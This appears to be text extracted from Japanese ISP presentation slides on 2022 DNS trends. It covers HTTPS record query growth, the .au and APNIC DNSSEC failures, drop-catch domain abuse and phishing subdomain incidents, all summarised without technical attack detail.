
内容

- トラフィック動向
- ルーティング動向
- DNS動向
- セキュリティ動向
- まとめ

2022年 DNSトピック


- HTTPSリソースレコードが増加傾向（OCN全体の15%へ）
 - A/AAAAに続き3番目のクエリ量
- ロシアのウクライナ侵攻関連
 - ウクライナ政府がICANNに.ru等の取り消しを要求、結果削除には至らなかったが、多くの議論となった
- DNS運用ミス（障害）
 - .auでDNS障害による全断発生（2022年3月）
 - 3/22 に数時間にわたり、.au TLD全体がダウン、auのDNSKEYレコードのDNSSEC署名がされていない状態に
 - APNIC管理のIPアドレス（IPv4/IPv6）の逆引きDNSSEC検証エラー発生（2022年8月）
 - 観測された状況から、親のDSと子のDNSKEYの不一致発生、APNICの運用ミスであると推察
- Cloudflareへのブロッキング命令（イタリアで判決確定）（2022年11月）
- ドロップキャッチ案件
 - 7subaru.jp（2022年4月）：コンテンツの一部が性的コンテンツに書き換えられていた
 - tracer.jp（2022年5月）：旧Visionalistで利用されていたドメインを悪用しセキュリティ上問題ありのスク립トが公開
- セキュリティ・脆弱性関連
 - レンタルサーバーのアカウントをフィッシングで奪い、既存のドメイン名のサブドメインを勝手に追加してフィッシングを図る事例が相次いで報告（2022年3月-4月）
 - 「amex.組織名.co.jp」や「mufg.組織名.com」といったフィッシングサイトグサイトを勝手に作られる被害事例が複数報告

OCNのDNS通信：IPv4/IPv6の割合




ユーザクエリにおけるクエリタイプの割合


- A/AAAA/HTTPSレコードに対するクエリが大半(約98%)
- HTTPSレコードへのクエリは2020年からが発生し増加傾向
 - ブラウザ/アプリが対応することでHTTPSレコードへのクエリ数が1番になっていくかも？



